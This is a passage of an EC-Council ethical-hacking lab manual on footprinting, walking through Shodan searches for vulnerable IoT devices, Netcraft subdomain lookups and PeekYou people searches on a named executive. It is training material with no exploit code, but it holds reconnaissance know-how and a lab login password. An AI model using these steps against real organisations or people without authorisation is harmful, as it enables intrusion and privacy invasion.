


Figure 1.3.1: NAPALM FTP indexer search result

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. You will get the search results with the details of the FTP in the target organization, as shown in the screenshot.




Figure 1.3.2: FTP search result

You can also use FTP search engines such as **Global FTP Search Engine** (https://globalfilesearch.com), **FreewareWeb FTP File Search** (http://www.freewareweb.com), etc. to gather crucial FTP information about the target organization.

4. This concludes the demonstration of gathering information from the FTP search engine.
5. Close all open windows and document all the acquired information.

TASK 4 Gather Information from IoT Search Engines

Here, we will search for information about any vulnerable IoT device in the target organization using the Shodan IoT search engine.

1. In the **Windows 10** virtual machine, open any web browser (here, **Mozilla Firefox**) and navigate to **https://www.shodan.io/**.
2. In the search bar, type **amazon** and press **Enter**. You will obtain the search results with the details of all the vulnerable IoT devices related to amazon in various countries, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

IoT search engines crawl the Internet for IoT devices that are publicly accessible. These search engines provide crucial information, including control of SCADA (Supervisory Control and Data Acquisition) systems, traffic control systems, Internet-connected household appliances, industrial appliances, CCTV cameras, etc.

Note: The screenshot might differ in your lab environment.




Figure 1.4.1: Shodan search result

3. This concludes the demonstration of gathering vulnerable IoT information using the Shodan search engine.
4. Close all open windows and document all the acquired information.
5. Turn off the **Windows 10** virtual machine.

You can also use **Censys** (https://censys.io), **Thingful** (https://www.thingful.net), etc., which are IoT search engines, to gather information such as manufacturer details, geographical location, IP address, hostname, open ports, etc.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Perform Footprinting Through Web Services

Web services are online applications or sources that provide a variety of publicly accessible information related to the target organization.

Lab Scenario

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

As a professional ethical hacker or pen tester, you should be able to extract a variety of information about your target organization from web services. By doing so, you can extract critical information such as a target organization's domains, sub-domains, operating systems, geographic locations, employee details, emails, financial information, infrastructure details, hidden web pages and content, etc.

Using this information, you can build a hacking strategy to break into the target organization's network and can carry out other types of advanced system attacks.

Lab Objectives

- Find the company's domains and sub-domains using Netcraft
- Gather personal information using PeekYou online people search service
- Gather an email list using theHarvester
- Gather information using deep and dark web searching
- Determine target OS through passive footprinting

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 02 Footprinting and Reconnaissance

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Administrator privileges to run the tools
- Web browsers with an Internet connection

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Tor Browser located at **E:\CEH-Tools\CEHv11 Module 02 Footprinting and Reconnaissance\Deep and Dark Web Footprinting Tools\Tor Browser**
- You can also download the latest version of Tor Browser from its official website. If you decide to download the latest version, the screenshots shown in the lab might differ.

Lab Duration

Time: 25 Minutes

Overview of Web Services

Web services such as social networking sites, people search services, alerting services, financial services, and job sites, provide information about a target organization; for example, infrastructure details, physical location, employee details, etc. Moreover, groups, forums, and blogs may provide sensitive information about a target organization such as public network information, system information, and personal information. Internet archives may provide sensitive information that has been removed from the World Wide Web (WWW).

Lab Tasks

TASK 1

Find the Company's Domains and Sub-domains using Netcraft

Domains and sub-domains are part of critical network infrastructure for any organization. A company's top-level domains (TLDs) and sub-domains can provide much useful information such as organizational history, services and products, and contact information. A public website is designed to show the presence of an organization on the Internet and is available for free access.

Here, we will extract the company's domains and sub-domains using the Netcraft web service.

1. Turn on the **Windows 10** virtual machine.
2. Login to the **Windows 10** virtual machine with Username: **Admin** and Password: **Pa$$w0rd**.
3. Open a web browser (here, **Mozilla Firefox**), type the URL **https://www.netcraft.com** in the address bar, and press **Enter**. The Netcraft website appears, as shown in the screenshot.




Figure 2.1.1: Netcraft website

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. Click the **Resources** tab from the menu bar and click on the **Site Report** link under the **Tools** section.




Figure 2.1.2: Netcraft website Resources tab options

5. The **What's that site running?** page appears. To extract information associated with the organizational website such as infrastructure, technology used, sub domains, background, network, etc., type the target website's URL (here, **https://www.eccouncil.org**) in the text field, and then click the **Lookup** button, as shown in the screenshot.




Figure 2.1.3: Enter the target website

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. The **Site report for https://www.eccouncil.org** page appears, containing information related to **Background**, **Network**, **Hosting History**, etc., as shown in the screenshot.




Figure 2.1.4: Report generated by Netcraft

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. In the **Network** section, click on the website link (here, **eccouncil.org**) in the **Domain** field to view the subdomains




Figure 2.1.5: Report generated by Netcraft showing domain information

8. The result will display subdomains of the target website along with netblock and operating system information, as shown in the screenshot.




Figure 2.1.6: Report generated by Netcraft showing subdomains

You can also use tools such as **Sublist3r** (https://github.com), **Pentest-Tools Find Subdomains** (https://pentest-tools.com), etc. to identify the domains and sub-domains of any target website.

9. This concludes the demonstration of finding the company's domains and sub-domains using the Netcraft tool.

10. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2

Gather Personal Information using PeekYou Online People Search Service

Here, we will gather information about a person from the target organization by performing people search using the PeekYou online people search service.

Online people search services, also called public record websites, are used by many individuals to find personal information about others; these services provide names, addresses, contact details, date of birth, photographs, videos, profession, details about family and friends, social networking profiles, property information, and optional background on criminal checks.

1. In the **Windows 10** virtual machine, open any web browser (here, **Mozilla Firefox**) and navigate to **https://www.peekyou.com**.
2. In the **First Name** and **Last Name** fields, type **Satya** and **Nadella**, respectively. In the **Location** drop-down box, select **Washington, DC**. Then, click the **Search** icon.




Figure 2.2.1: PeekYou Search Bar

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. The people search begins, and the best matches for the provided search parameters will be displayed.




Figure 2.2.2: PeekYou Search Bar

4. You can further click on the appropriate result to view the detailed information about the target person to see a detailed information about the target person.

Note: After you click on any result, you will be redirected to a different website and it will take some time to load the information about the target.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Scroll down to view the entire information about the target person.

